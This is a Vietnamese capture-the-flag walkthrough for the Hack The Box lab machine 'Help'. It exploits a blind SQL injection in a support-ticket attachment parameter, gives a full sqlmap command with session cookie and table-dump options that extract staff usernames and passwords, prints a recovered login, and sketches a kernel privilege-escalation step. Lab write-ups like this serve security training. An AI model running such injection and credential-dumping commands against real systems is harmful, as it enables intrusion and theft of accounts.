


Xem ticket mới tạo:



Địa chỉ url của ticket abc:

http://help.htb/support/?v=view\_tickets&action=ticket&param[]=8



Khi bạn chọn tệp đính kèm:

http://help.htb/support/?v=view\_tickets&action=ticket&param[]=8&param[]=attachment&param[]=5&param[]=10

Tham số param cuối cùng bị dính lỗ hổng Blind SQL Injection


CVE bị lỗi, nên mình khai thác bằng công cụ sqlmap

sqlmap -u "http://help.htb/support/?v=view\_tickets&action=ticket&param[]=8&param[]=attachment&param[]=5&param[]=10" --headers="Cookie: lang=english; PHPSESSID=s8kubq3u6ad8fcs6g24is56mn4; usrhash=0Nwx5jIdx%2BP2QcbUIv9qck4Tk2feEu8Z0J7rPe0d70BtNMpqfrbvecJupGimitjg3JjP1UzkqYH6QdYSl1tVZNcjd4B7yFeh6KDrQQ%2FiYFsjV6wVnLIF%2FaNh6SC24eT5OqECJlQEv7G47Kd65yVLoZ06smnKha9AGF4yL2Ylo%2BGJZiW8Yvx6uSvtrnUkKbFa1Re85Sm%2F%2FeJ4M6e%2BbFZWCg%3D%3D" --dump

Tìm được cơ sở dữ liệu là support, bảng chứa dữ liệu nhạy cảm là staff (xem CVE)

Thêm cho mình tùy chọn sau: --threads=10 -D support -T staff -C username,email,password --dump


Truy suất được thông tin đăng nhập của admin:




support@mysite.com : Welcome1


Chúng ta cần đoán tên người dùng kết nối dịch vụ SSH: help

**Privilege Escalation**





Khai thác nhân Linux



Tìm trên google phiên bản của Linux, nó sẽ trả về 1 CVE giúp leo thang đặc quyền

Do máy mình và máy nạn nhân không chung nhân của Linux nên biên dịch cục bộ sẽ không chạy được.

Mình sẽ vận chuyển khai thác đến máy nạn nhân rồi mới biên dịch.

